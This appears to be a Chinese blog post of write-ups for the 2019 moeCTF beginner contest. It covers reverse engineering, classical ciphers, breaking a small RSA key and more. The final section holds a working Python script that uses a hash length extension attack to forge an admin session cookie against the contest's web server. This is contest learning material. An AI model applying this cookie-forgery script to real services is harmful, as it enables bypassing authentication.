

2019 moeCTF新生题 部分wp

原创

xiaohuihui_7 于 2019-09-15 10:01:56 发布 8806 收藏 14

分类专栏: [writeup](#) 文章标签: [writeup moectf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/loveitvm/article/details/100828252>

版权



[writeup](#) 专栏收录该内容

1 篇文章 1 订阅

订阅专栏

author: xiaohuihui


status: 初步完成, 带×的题目尚未解出, 已经出官方wp

官方wp: https://github.com/XDSEC/moeCTF_2019

说明1: 题目附件可以去 [moectf 官方网站](#) 下载, 也可以留邮箱。后期可能会放出网盘链接。请注意, 由于招新活动已经结束, 比赛环境很有可能关闭, 对比赛环境疑问请问官方群的出题师傅。

说明2: 本 blog 尽可能收录所有赛题, 标题中带有 × 的表示博主尚未解出。

说明3: 本篇 writeup 较长, 电脑端的读者可以通过侧边栏找到目录, 快速定位 (下图说明), 可以滑动鼠标滚轮快速翻阅目录。



说明4: 有其他疑问请评论或者私信。

说明5: 欢迎各位师傅补充本博主未解决的题目~~~

文章目录

Sign In

[你是西电新生嘛?](#)

Reverse

[IntroducingRE](#)

[MoeRe \(×\)](#)

[.pyc](#)

[EasyShell \(×\)](#)

[EasyDebugger \(×\)](#)

[EasyGo \(×\)](#)

[EasyJava](#)

[Mine Sweep \(×\)](#)

[EasyRe \(×\)](#)

[AlgorithmTask \(×\)](#)

[EasyC++ \(×\)](#)

Crypto

[Pigpen Cipher](#)

[Rail fence cipher](#)

[Bacon's Cipher](#)

[Decrypt it! \(×\)](#)

[Frequency analysis?](#)

[MD5](#)

[Columnar Transposition](#)

[Easy_RSA](#)

[Hill Cipher](#)

[RSA进阶 \(×\)](#)

[SM4 \(×\)](#)

[SM4+ \(×\)](#)

[品质保](#)

Programming

[EasyPPC](#)

[w1nd牛逼!](#)

[A Template Problem \(×\)](#)

[PerfectRepeater](#)

[FrankNB!](#)

[RandomEncode](#)

[TreeDistance \(×\)](#)

Web

[GET](#)

[POST](#)

[Introducing Web](#)

[Easy Limitation](#)

[Protocol](#)

[Restrictions](#)

[是时候展示十八年单身的手速了](#)

[英国人](#)

[Amazing_eval](#)

[今天你备份了吗](#)

[php 弱类型](#)

[PHP_md5\(\)](#)

[神奇的正则表达式](#)

[头](#)

[stronger_php](#)

[终极HTTP请求头](#)

[Dynamic \(×\)](#)

[朝鲜人](#)

[Object](#)

DevOps

[SNI \(×\)](#)

[SNI++ \(×\)](#)

Android

[AndroidSignin](#)

[MysteriousProtection \(×\)](#)

[ClickIt \(×\)](#)

[MysteriousLogin \(×\)](#)

Misc

[世界那么大](#)

[Easy base64](#)

[网线大鲨鱼](#)

[为美好比赛献上祝福 \(×\)](#)

[你的脑洞够大吗?](#)

[被伪加密的文档](#)

[修复&分离](#)

[Keyboard](#)

[恼人的Aliga \(×\)](#)

[Base64?](#)

[AiAiAi](#)

[OsuMaster \(×\)](#)

s@d的嘲讽表情

Kokoko

Show Off (×)

Pwn

欢迎来到胖的世界

pwn1 (×)

rop1 (×)

rop2 (×)

Sign In

你是西电新生嘛？

XDSEC 2019招新信息放送群 [xxxxxxxx](#)

加群时请务必注明姓名学号

其它学校选手请绕行！谢谢合作

此题是签到题，加入 招新群，在公告中即可找到 [flag](#) 信息

```
moectf{0f_c0u3se_1_@m!}
```

Reverse

IntroducingRE

这题真的是入门题哦~

Hint:

可执行文件不一定只能拿来执行呀

IDA了解一下？

附件：IntroducingRE.exe

首先打开程序看看：

```
Welcome to the MoeCTF!  
Input your flag:  
1  
Oops, you are wrong...  
Try to use IDA  
Press any key to continue . . .
```

按照提示，IDA搞起!!!

发现main函数 伪c代码 如下：

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp+17h] [ebp-19h]
    int v5; // [esp+1Bh] [ebp-15h]
    int v6; // [esp+1Fh] [ebp-11h]
    int v7; // [esp+23h] [ebp-Dh]
    int v8; // [esp+27h] [ebp-9h]
    int v9; // [esp+2Bh] [ebp-5h]
    char v10; // [esp+2Fh] [ebp-1h]

    sub_401F10();
    puts("Welcome to the MoeCTF!");
    v4 = 1667592045;
    v5 = 1148937844;
    v6 = 1868128048;
    v7 = 845897589;
    v8 = 1230993263;
    v9 = 2101297476;
    v10 = 0;
    sub_401500((char *)&v4);
    return system("pause");
}

```

再查看 `sub_401500` 函数：

```


int __cdecl sub_401500(char *a1)
{
    int result; // eax
    char v2; // [esp+1Ch] [ebp-6Ch]

    puts("Input your flag:");
    gets(&v2);
    if ( !strcmp(&v2, a1) )
        result = puts("You are right!");
    else
        result = puts("Oops, you are wrong...\nTry to use IDA");
    return result;
}

```

综合来看，程序的逻辑：输入 flag 字符串与主函数中 `v4` 进行比较，看看是否一致，一致则输出 You are right. 猜测主函数中的 `v4` 所在的内存单元就是 flag。

内存中存放的是 0 or 1，在 IDA 显示的是十六进制？？ 转化为 char 试试



```
v4 = 'ceom!';
v5 = 'D{ft';
v6 = 'oY_0';
v7 = '2k_u';
v8 = 'I_wo';
v9 = '}?AD';
v10 = 0;
```

好像看出来点什么，对！内容是反过来的，联想到 Windows 字节序采用的小端法。。。

摘自《深入理解计算机系统 原书第3版》P29
最低有效字节在最前面的方式，称为小端法
...
大多数 Intel 兼容机都只用小端模式

写出flag如下（0为字符串结束标志）：

```
moectf{D0_You_k2ow_IDA?}
```

MoeRe (x)

12,13,6,7,17,0,28,35,7,90,28,5,3,9,48,34,66,4,64,
6,6,69,40,30,11,21,12,61,27,84,23,57,6,6,13,53,
90,8,12,19
Hint: 该用IDA了同志

附件: re

水平有限，尚未解出。

.pyc

python不是解释型语言么？
当然

附件: test.cpython-37.pyc

百度了一波 .pyc

python的编译后文件pyc，可以将pyc文件反编译为py文件

emmm，以前好像在哪看到过 ↓，python程序一旦发布就意味着源代码发布了？？？扯淡.....

廖雪峰Python3 教程

第二个缺点就是代码不能加密。如果要发布你的Python程序，实际上就是发布源代码，这一点跟C语言不同，C语言不用发布源代码，只需要把编译后的机器码（也就是你在Windows上常见的xxx.exe文件）发布出去。要从机器码反推出C代码是不可能的，所以，凡是编译型的语言，都没有这个问题，而解释型的语言，则必须把源码发布出去。

这个缺点仅限于你要编写的软件需要卖给别人挣钱的时候。好消息是目前的互联网时代，靠卖软件授权的商业模式越来越少了，靠网站和移动应用卖服务的模式越来越多了，后一种模式不需要把源码给别人。

再说了，现在如火如荼的开源运动和互联网自由开放的精神是一致的，互联网上有无数非常优秀的像Linux一样的开源代码，我们千万不要高估自己写的代码真的有非常大的“商业价值”。那些大公司的代码不愿意开放的更重要的原因是代码写得太烂了，一旦开源，就没人敢用他们的产品了。

然后 百度了一波如何反编译 .pyc

python-uncompyle反编译

```
> pip install uncompyle6 -i https://pypi.mirrors.ustc.edu.cn/simple/
> uncompyle6 test.cpython-37.pyc > foo.py
```

反编译后，生成的foo.py如下：

```
# uncompyle6 version 3.4.0
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.7.3 (default, Apr 24 2019, 15:29:51) [MSC v.1915 64 bit (AMD64)]
# Embedded file name: test.py
# Size of source mod 2**32: 294 bytes
from binascii import b2a_hex
from base64 import b32encode
x = input
y = print
if b2a_hex(b32encode(x().encode())).decode() == '4e5658574b5933554d5a3558413452544d4d59473234444a4e525557345a5a4e4b4234574758334447525846364d44514f51595732324c324d55575647344254474e5348323d3d':
    y('congrats')
# okay decompiling test.cpython-37.pyc
```

写个对应的 反过来的脚本 即可：

```
from binascii import a2b_hex
from base64 import b32decode
code = '4e5658574b5933554d5a3558413452544d4d59473234444a4e525557345a5a4e4b4234574758334447525846364d44514f51595732324c324d55575647344254474e5348323d3d'
print(b32decode(a2b_hex(code)))
# b'moectf{pr3c0mpiling-Pyc_c4n_0pt1mize-Sp33d}'
```

EasyShell (x)

Do you know what is upx?

附件: upx.exe

水平有限，尚未解出。

EasyDebugger (x)

Do you know what is **Debugger**?

[学习资料](#)

附件: debugger.exe

水平有限，尚未解出。

EasyGo (×)

了解一下go语言函数的入口点

附件: main.exe

水平有限，尚未解出。

EasyJava

给大佬递咖啡!

附件 EasyJava.jar

用 [jd-gui](#) 工具打开，得到如下源码 qq/Box.class

```
package qq;

import java.awt.GridLayout;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;
import javax.swing.JButton;
import javax.swing.JFrame;
import javax.swing.JLabel;
import javax.swing.JPanel;
import javax.swing.JTextField;

public class Box
    implements ActionListener
{
    int size = 9;
    JButton[] jbs = new JButton[this.size];
    JPanel jp;
    JPanel jp1;
    JFrame jf;
    JLabel la;
    JTextField txt;
    JTextField tx;
    JLabel jt;
    JButton bt;
    JButton bt1;
    String a = "";

    public static boolean CHECK(int input)
```



```

public static boolean check(int input)
{
    if ((input > 10000000) && (input < 99999999))
    {
        int v7 = 1;
        int v8 = 10000000;
        int v3 = 1;
        if ((Math.abs(input / 1000 % 100 - 80) == 3) && (input % 1000 % 927 == 0))
        {
            int v5 = 0;
            while (v5 < 4)
            {
                if (input / v7 % 10 != input / v8 % 10)
                {
                    v3 = 0;
                    break;
                }
                v7 *= 10;
                v8 /= 10;
                v5++;
            }
            if (v3 != 1) {
                return false;
            }
            if (v3 == 1) {
                return true;
            }
        }
    }
    return false;
}

public Box()
{
    this.jp = new JPanel();
    this.jp1 = new JPanel();
    this.jf = new JFrame();
    this.jf.setDefaultCloseOperation(3);
    this.tx = new JTextField(16);
    this.jt = new JLabel("Input passwd to change your flag!!!!!!!!!!");
    this.bt = new JButton("check");
    this.bt1 = new JButton("clear");
    this.bt1.addActionListener(this);
    this.bt.addActionListener(this);
    this.la = new JLabel("Passwd:");

    this.txt = new JTextField(16);
    this.txt.setEnabled(false);
    this.jp1.add(this.la);
    this.jp1.add(this.txt);
    this.jp1.add(this.bt);
    this.jp1.add(this.bt1);
    this.jp1.add(this.jt);
    this.jp1.add(this.tx);
    this.jp.setLayout(new GridLayout(3, 3));
    for (int i = 0; i < this.size; i++)
    {
        this.jbs[i] = new JButton(String.valueOf(i + 1));
        this.jbs[i].addActionListener(this);
    }
}

```

```
this.jf.setLayout(new GridLayout(2, 1));
this.jf.add(this.jp1);
this.jf.add(this.jp);
for (int i = 0; i < this.size; i++) {
    this.jp.add(this.jbs[i]);
}
this.jf.setTitle("Box");
this.jf.setSize(300, 400);
this.jf.setDefaultCloseOperation(3);
this.jf.setLocation(200, 200);

this.jf.setVisible(true);
}

public static void main(String[] args)
{
    new Box();
}

public void actionPerformed(ActionEvent e)
{
    if (e.getSource() == this.jbs[0])
    {
        this.a += '1';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[1])
    {
        this.a += '2';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[2])
    {
        this.a += '3';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[3])
    {
        this.a += '4';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[4])
    {
        this.a += '5';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[5])
    {
        this.a += '6';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[6])
    {
        this.a += '7';
        this.txt.setText(this.a);
    }
    if (e.getSource() == this.jbs[7])
    {
        this.a += '8';
        this.txt.setText(this.a);
    }
}
```



```
#!/usr/bin/python
# 结合 java 代码写的 check函数
def check(i):
    v7 = 1
    v8 = 10000000
    v3 = 1
    v5 = 0
    while v5 < 4:
        if i // v7 % 10 != i // v8 % 10: # 注意整除是//, 而 / 是精确除法
            v3 = 0
            break
        v7 *= 10
        v8 //= 10
        v5 += 1
    if v3 == 1:
        return True

# 由条件判断条件可知, 10000000 < i < 99999999
'''
由(input % 1000 % 927 == 0) 推出 input % 1000 = 927*n, n为自然数
由于927*n < 1000 得 n=1, 即 input % 1000 = 927
input = 927 + 1000*n, n为自然数
'''
# 由于懒, 直接从927开始遍历, 每次加1000, 直到99999999结束, 输出所有可能的值
for i in range(927,99999999,1000):
    if i < 10000000:
        continue
    else:
        # Math.abs(input / 1000 % 100 - 80) == 3)
        if abs(i // 1000 % 100 - 80) == 3:
            if check(i):
                print(i)
# 72977927
```

得到Flag

既然得到了值, 二话不说, 直接上 Java 代码!

```
public static void main(String[] args)
{
    // new Box();
    String a = "72977927";

    System.out.print("moectf{" + (char)(Integer.parseInt(a) / 1000000) + (char)(Integer.parseInt(a) / 10000 % 1000) + (char)(Integer.parseInt(a) / 100 % 100) + "_he}");
}
```

```
moectf{Ha0_he}
```

咖啡真好喝!

Mine Sweep (x)

扫雷啊

附件: Mine_Sweep.exe

EasyRe (x)

You can decode the string or **AntiAntiDebug**:

Enjoy it~

附件: EasyRe

AlgorithmTask (x)

喝杯茶吧。

PS: 此题仅用到了两种常见算法

附件: hard

EasyC++ (x)

- C++真有趣呀!
- 本题没壳没反调, 安心逆就好啦
- C++的逆向是有一定难度的, 如果实在做不出来, 可以先尝试一些较为简单的题目!

附件: EasyCPP.exe

Crypto

Pigpen Cipher

Hint:

- flag不区分大小写, 提交不对不是大小写的锅

附件: pigpen.png

ps:附件即为下图

猪圈密码, 百度一下, 你就知道, 附上在线解码网站:

http://www.nicetool.net/app/pigpen_chiper_decrypt.html

```
moectf{p1gp2n_ciphe2_1s_fun}
```

Rail fence cipher

```
# cipher
mthAf2p_anf@ccta}ofEi3_hl_d_sar0pe{_Lncesk_cslyghctr_c12_i0li_pry
```

在线解密: <https://www.qqxiuzi.cn/bianma/zhalanmima.php>

```
moectf{thE_rAiL_f3nc2_c1phe2_ls_a_kind_0f_c1@ssical_crypt0graphy}
```

Bacon's Cipher

- 密文:

```
AqCEc1cIZQjbecyOhgXSw0dveKjpYyaeknUkyokazpyUnhFDSmvQEvCdmofAvfyvTQFwkyBNIOjUddNbtmT
```

答案请自行添加 `moectf{}`

flag不区分大小写

第十二篇:培根密码

培根所用的密码是一种本质上用二进制数设计的。不过,他没有用通常的0和1来表示,而是采用a和b。下面是他设计的26个英文字母二进制表示法。

如:密文是LOVE,用“随意选取句子和文”加密,得到结果就是“Sulyl XuaNq uJUzi HEwEN”(这里用小写代表斜体)

顺着这个思路,写了如下解密 Python脚本:

```

BaconDict = {
    'aaaaa': 'A',
    'aaaab': 'B',
    'aaaba': 'C',
    'aaabb': 'D',
    'aabaa': 'E',
    'aabab': 'F',
    'aabba': 'G',
    'aabbb': 'H',
    'abaaa': 'I',
    'abaab': 'J',
    'ababa': 'K',
    'ababb': 'L',
    'abbaa': 'M',
    'abbab': 'N',
    'abbba': 'O',
    'abbbb': 'P',
    'baaaa': 'Q',
    'baaab': 'R',
    'baaba': 'S',
    'baabb': 'T',
    'babaa': 'U',
    'babab': 'V',
    'babba': 'W',
    'babbb': 'X',
    'bbaaa': 'Y',
    'bbaab': 'Z',
}

print('moectf{',end='')
Cipher = "AqCEclcIZQjbecy0hgXSw0dveKjpYyaeknUkyokazpyUnhFDSmvQEvcDmoFs fAvfyvTQFWkyBNIojuUddNbtmT"

for i in range(0,len(Cipher),5):
    # 每5个一组,切片
    substr = Cipher[i: i+5]
    result_pattern = ''
    for i in substr:
        if ord(i) < ord('a'):
            # 小写
            result_pattern += "b"
        else:
            result_pattern += "a"

    print(BaconDict[result_pattern],end='')
print('}')
# moectf{WHATISBACONCIPH}
# 手动加ER

```

Bacon's CIPHER 脑洞真大.....

Decrypt it! (x)

混淆与扩散

这是从隔壁mssctf搬来的原题（并删了帮助内容），难度有一些，新手酌情绕过

附件: moectf.py

Frequency analysis?

附件: chars.zip

打开后发现: 是一堆无意义的符号组成的 txt。

ps. 不要用记事本 (Notepad), 可能会卡顿一段时间。

刚开始以为是单表加密, 需要频率分析解出密文。尝试了半天发现不对, 再说这串字符包含了大小写字母, 还有一些特殊符号, 那到底如何解呢? 于是打算先把每个字符出现的次数统计出来, 然后排个序?? 果不其然.....

```
import operator
f = open('chars.txt', 'r', encoding='utf-8')
# 读取文本内容
content = f.read()
f.close()
# 统计字符个数
charCounts = {}
for i in content:
    charCounts[i] = charCounts.get(i, 0) + 1
# 根据出现的次数进行排序
sortedCharCounts = sorted(charCounts.items(), key=operator.itemgetter(1), reverse=True)
for k, v in sortedCharCounts:
    print(k, end='')
# moectf{Crip2_FRKn$aN@1sy}QdzOWkUvbxLHBjgwZTXGDJVLiYqMEPSAhu[ ](!%^&*
```

flag 如下:

```
moectf{Crip2_FRKn$aN@1sy}
```

MD5

$$md5(x) = 7befd3b4bc79a3290507e3ab8a98d6ed_x = ?$$

md5 查询网站: <https://www.cmd5.com/>

```
moectf{Md5555}
```

Columnar Transposition

- Cipher: `Q(iYtH)xcPzKaF%56(Us7=paYd1Sck#LC+Uo3^J-OQ`
- Key: `moectf`
- 将解密后字符串进行base64编码后加上 `moectf{}` 即可
 - 即flag格式为 `moectf{base64编码字符串}`
 - 假设答案为 `abcde`, `abcde` 经过base64编码后为 `YWJjZGU=`, 则flag为 `moectf{YWJjZGU=}`

这里博主想说一句: 出题师傅的题目写的太周到了!!!

百度学习了许久 (大概2个多小时吧)

Columnar Transposition Cipher

Encryption

Given text = Geeks for Geeks

Keyword = HACK

Length of Keyword = 4 (no of rows)

Order of Alphabets in HACK = 3124

H	A	C	K
3	1	2	4
G	e	e	k
s	-	f	o
r	-	G	e
e	k	s	-

Print Characters of column 1,2,3,4

Encrypted Text = e kefGsGsrekoe_

<https://blog.csdn.net/iloveitvm>

看了这张图，加密的原理很好懂，然后尝试写解密脚本，不过好像不用，这个网站提供了解密脚本，有C++和Python3两个版本。代码略。然后改了下一些参数，解密后是

```
=cxQo%pkc(35a#Pi^6YLzYJ(dCKt-U1+aH0sSUF)Q7
```

```
import base64
print(base64.b64encode(
# PWN4UW8LcGtjKDM1YSNqaV42wUx6WUooZENLdC1VbCthSE9zU1VGKVE3
```

flag:

```
moectf{PWN4UW8LcGtjKDM1YSNqaV42wUx6WUooZENLdC1VbCthSE9zU1VGKVE3}
```

Easy_RSA

Do you know RSA?

附件: RSA.zip

解压后有两个文件:

public.pem 内容如下:

```
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAnyEeY94bW2rMxRGP1xfJ80NxIoPlxPa
/PkYAUu8tx1fAgMBAAE=
-----END PUBLIC KEY-----
```

flag.enc

一堆乱码

分析: 关于RSA加密, 阮一峰的文章写的很详细

RSA算法原理（二）

http://www.ruanyifeng.com/blog/2013/07/rsa_algorithm_part_two.html

文中提到：如果n可以被因数分解，d就可以算出，也就意味着私钥被破解。

这道题的思路很简单：`flag.enc` 是用公钥加密后的密文，需要用私钥才能解开。而私钥需要通过公钥进行破解，方法就是把 `n` 进行因数分解.....

好。。。那么 `n` 是多少呢？？公钥中的两个参数如何获取？OpenSSL了解一下？

```
> openssl.exe rsa -pubin -in "F:\DOWNLOAD\RSA\public.pem" -text -out public.txt
```

得到 `public.txt`

```
Public-Key: (256 bit)
Modulus:
 00:dc:84:79:8f:78:6d:6d:ab:33:14:46:3e:2c:5f:
 27:cd:0d:c4:8a:0f:97:13:da:fc:f9:18:02:eb:bc:
 b7:1d:5f
Exponent: 65537 (0x10001)
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhANYEeY94bW2rMxRGPixfJ80NxIoPlxPa
/PkYAUu8tx1fAgMBAAE=
-----END PUBLIC KEY-----
```

其中的 **Modulus** 就是 `n`

```
# 懒癌患者
# 通过如下python脚本得到 十进制的 n
int("0x"+"00:dc:84:79:8f:78:6d:6d:ab:33:14:46:3e:2c:5f:27:cd:0d:c4:8a:0f:97:13:da:fc:f9:18:02:eb:bc:b7:1d:5f".replace(':', '').strip('0'), 16)
# 99742889480132178464693625265991467727088330702125690789109469022100733238623
```

这么多位数的 `n`，如何分解？？？在线看看有没有

- <http://www.jsons.cn/quality/>

 某个网页让您的浏览器变慢了。您想如何处理？

Jsons.cn

Json校验

JSON工具 ▾

格式化转换 ▾

加密编码 ▾

文本转换 ▾

分解质因数

最小公倍数

最大公约数

一元方程求解

常用单位换算工具

在线分解质因数（每个合数都可以写成几个质数相乘的形式。其中每个质数都是这个合数的因数，叫做这

99742889480132178464693625265991467727088330702125690789109469022100733238623

立即分解

<https://blog.csdn.net/iloveitvm>

佛系.....依稀记得本科老师讲过如下内容：

一个128位数字密码:

96869 61375 46220 61477 14092 22543 55882 90575 99911 24574 31987 46951 20930 81629 82251 45708 35693 14766 22883
98962 80133 91990 55182 99451 57815 154

1977年RSA公司悬赏100美元, 奖给第一个破译这密码的人,同时给出了N(129位)和e(4位数)。

至少在未来两万年后不会有问题: **RSA公司估计因子分解一个129位的数大约要花23000年。**

然而数学史上往往有意外的发生。这个叫阵的RSA-129仅仅在十七年之后就败下阵来, 使它兵败下阵的计算从开始到算完只花了不到一年的时间。一批松散组成的因子分解迷, 大约有六百多人, 分布在二十几个国家。他们经过八个月的努力最后于1994年4月为RSA-129找到了64位数和65位数两个素数因子。

这个数的十进制是 77 位, 短时间是暴力分解不出来的。那有没有类似 cmd5 这样的网站? 还真有!

就是这神一般的网站: <http://factordb.com/index.php>

```
296173636181072725338746212384476813557 * 336771668019607304680919844592337860739
```

有了 p, q就好办了 (以下代码找了好多资料, QAQ)

```
p = 296173636181072725338746212384476813557
q = 336771668019607304680919844592337860739
def computed(fn, e):
    (x, y, r) = extendedGCD(fn, e)
    #y maybe < 0, so convert it
    if y < 0:
        return fn + y
    return y
# 拓展欧几里得算法
def extendedGCD(a, b):
    #a*x1 + b*y1 = r1
    if b == 0:
        return (1, 0, a)
    #a*x1 + b*y1 = a
    x1 = 1
    y1 = 0
    #a*x2 + b*y2 = b
    x2 = 0
    y2 = 1
    while b != 0:
        q = a // b
        #ri = r(i-2) % r(i-1)
        r = a % b
        a = b
        b = r
        #xi = x(i-2) - q*x(i-1)
        x = x1 - q*x2
        x1 = x2
        x2 = x
        #yi = y(i-2) - q*y(i-1)
        y = y1 - q*y2
        y1 = y2
        y2 = y
    return (x1, y1, a)
print('d=', hex(int(computed((p - 1) * (q - 1), e=65537))))
# d= 0xb010bd96058b2972f5778c95fb8b8614406666727a4e4bda1338aa299b219e71
```

```
import rsa
my_rsa_private = rsa.PrivateKey(n=99742889480132178464693625265991467727088330702125690789109469022100733238623,
                                e=65537,
                                d=0xb010bd96058b2972f5778c95fb8b8614406666727a4e4bda1338aa299b219e71,
                                p=296173636181072725338746212384476813557,
                                q=336771668019607304680919844592337860739)
with open('RSA/private.pem', 'wb') as ff:
    ff.write(my_rsa_private.save_pkcs1())
ff.close()
```

得到 `private.pem`

```
> openssl rsautl -decrypt -in ./flag.enc -inkey ./private.pem -out flag
> cat flag
moectf{3aSy_RSa!}
```

Hill Cipher

结果请自行添加 `moectf{}`

Table

```
abcdefghijklmnop@#%$%wxyzABCDcdefghEFGHI&*()_+JKLMNOPYZ01234qrstuv56789!^-=
```

Ciphertext

```
[1089,732,382,574,601,910,541,1177;990,658,566,504,723,1121,882,1063;836,777,823,912,992,1118,814,1190;
2054,1023,560,677,883,1882,1416,1881]
```

Key

```
[4,7,2,8;9,5,6,3;6,1,13,5;17,12,1,9]
```

Hill Cipher

- Developed by Lester Hill in 1929.
- **Encryption algorithm:**
 - Take m successive plaintext letters and substitute for them m ciphertext letters.
 - The substitution is determined by m linear equations in which each character is assigned a numerical value ($a=0, b=1, \dots, z=25$). For example, for $m=3$. The system can be described as follows:
 - $C_1 = (k_{11}p_1 + k_{12}p_2 + k_{13}p_3) \bmod 26$
 - $C_2 = (k_{21}p_1 + k_{22}p_2 + k_{23}p_3) \bmod 26$
 - $C_3 = (k_{31}p_1 + k_{32}p_2 + k_{33}p_3) \bmod 26$
- **Cryptanalysis of the Hill Cipher:**
 - Strong against a ciphertext-only attack
 - Easy to break with a known plaintext attack

同时还查找了其他资料：

希尔密码

解题：仍然采用Python解密，其中矩阵存储用了 NumPy 中的数据结构，脚本如下：

```

import numpy as np
from numpy.linalg import *
Table = "abijklQRSTUvwXmnop@#%$%wxyzABCDcdefghEFGHI&*()_+JKLMNOPYZ01234qrstuv56789!^-=" #76

Ciphertext = np.array([[1089,732,382,574,601,910,541,1177],
                       [990,658,566,504,723,1121,882,1063],
                       [836,777,823,912,992,1118,814,1190],
                       [2054,1023,560,677,883,1882,1416,1881]])
Key = np.array([[4,7,2,8],
                [9,5,6,3],
                [6,1,13,5],
                [17,12,1,9]])

# 求 逆矩阵
Key_inv = inv(Key)
# 矩阵相乘
result = np.dot(Key_inv, Ciphertext)
'''
[[ 4.90000000e+01  6.93889390e-14  5.00000000e+00  7.00000000e+00
   8.00000000e+00  5.60000000e+01  5.70000000e+01  2.80000000e+01]
 [ 5.70000000e+01  6.20000000e+01  3.40000000e+01 -5.56499291e-14
   4.50000000e+01  5.20000000e+01  3.30000000e+01  6.50000000e+01]
 [ 1.50000000e+01  4.50000000e+01  5.80000000e+01  4.50000000e+01
   6.30000000e+01  4.50000000e+01  3.30000000e+01  4.90000000e+01]
 [ 5.80000000e+01  2.60000000e+01  1.00000000e+00  5.70000000e+01
   1.60000000e+01  2.90000000e+01  2.00000000e+00  6.40000000e+01]]
'''
# 求逆矩阵会带有小数，而计算机计算 浮点数 会有误差存在.....
# 四舍五入？然后转换数据类型为int
my_list = np.round(result).astype(int)
print(my_list)
'''
[[49  0  5  7  8 56 57 28]
 [57 62 34  0 45 52 33 65]
 [15 45 58 45 63 45 33 49]
 [58 26  1 57 16 29  2 64]]
'''
print('moectf{',end='')
for j in range(8):
    for i in range(4):
        print(Table[my_list[i][j]],end='')
print('}')

```

```
moectf{L1n2ar_Alg2bRa_1S_so00_D1ffiCult}
```

RSA进阶 (x)

两个文件之间似乎有着内在的联系???

附件: RSA.zip

SM4 (x)

使用了先进的国密算法

```
openssl enc -in flag.bmp -out flag.bmp.enc -e -sm4-ecb -K ?????????????????????????????????????????
```

附件: flag.bmp.enc

SM4+ (x)

```
openssl enc -in crypto1.bmp -out crypto1.bmp.enc -e -sm4-ctr -iv {a} -K {b}
```

```
openssl enc -in crypto2.bmp -out crypto2.bmp.enc -e -sm4-ctr -iv {a} -K {b}
```

附件: SM4.zip

品质保

<https://quality.challenge.moectf.cn/>

附件: quality_fix.py

截至2019-9-14, 仅 赤道企鹅 大佬解出, 附上大佬的wp地址:
[企鹅大佬-神奇的哈希长度拓展攻击 \(hash length extension attacks\)](#)

这道题已经解出, 先贴出代码, 后续再把思路写下来, 用户名和密码自行注册

```
import os
import requests
import urllib.parse as up
import hashpumpy

rootURL = 'https://quality.challenge.moectf.cn'

def register():
    URL = rootURL + '/register'
    datas = {
        "username": 'hello',
        "password": 'world'
    }
    res = requests.post(URL, json=datas)
    if res:
        print(res.status_code)
        print(res.json())

def getFlag(new_sign, new_msg):
    URL = rootURL + '/flag'
    my_cookie = {
        'user_data': new_sign + '.' + new_msg
    }
```

```

    }
    res = requests.post(URL, cookies=my_cookie)
    if res:
        # print(res.status_code)
        return res.json()
    pass

def login():
    URL = rootURL + '/login'
    datas = {
        "username": 'hello',
        "password": 'world'
    }
    res = requests.post(URL, json=datas)
    if res:
        # 当前状态
        print(res.status_code)
        print(res.json())
        cookies = res.cookies
        user_data = cookies.get('user_data')
        # cookie原始信息
        print(user_data)
        signature, user_data = user_data.split('.', 1)
        user_data = bytes.fromhex(user_data)
        # user_data原文
        print(user_data)
        # sign 原文
        print(signature)
        for i in range(1,10000,1):
            hash_sign = hashpumpy.hashpump(signature,user_data,'.role#admin',i)
            new_sign = hash_sign[0]
            # new_msg = up.unquote(up.quote(hash_sign[1])).encode().hex()
            new_msg = hash_sign[1].hex()
            # print(new_msg)
            # print(bytes.fromhex(new_msg))

            result = getFlag(new_sign, new_msg)
            if result.get('message') == '验证失败':
                continue
            print(i)
            print(result)
            exit()

if __name__ == "__main__":
    register()
    login()

```

32

```
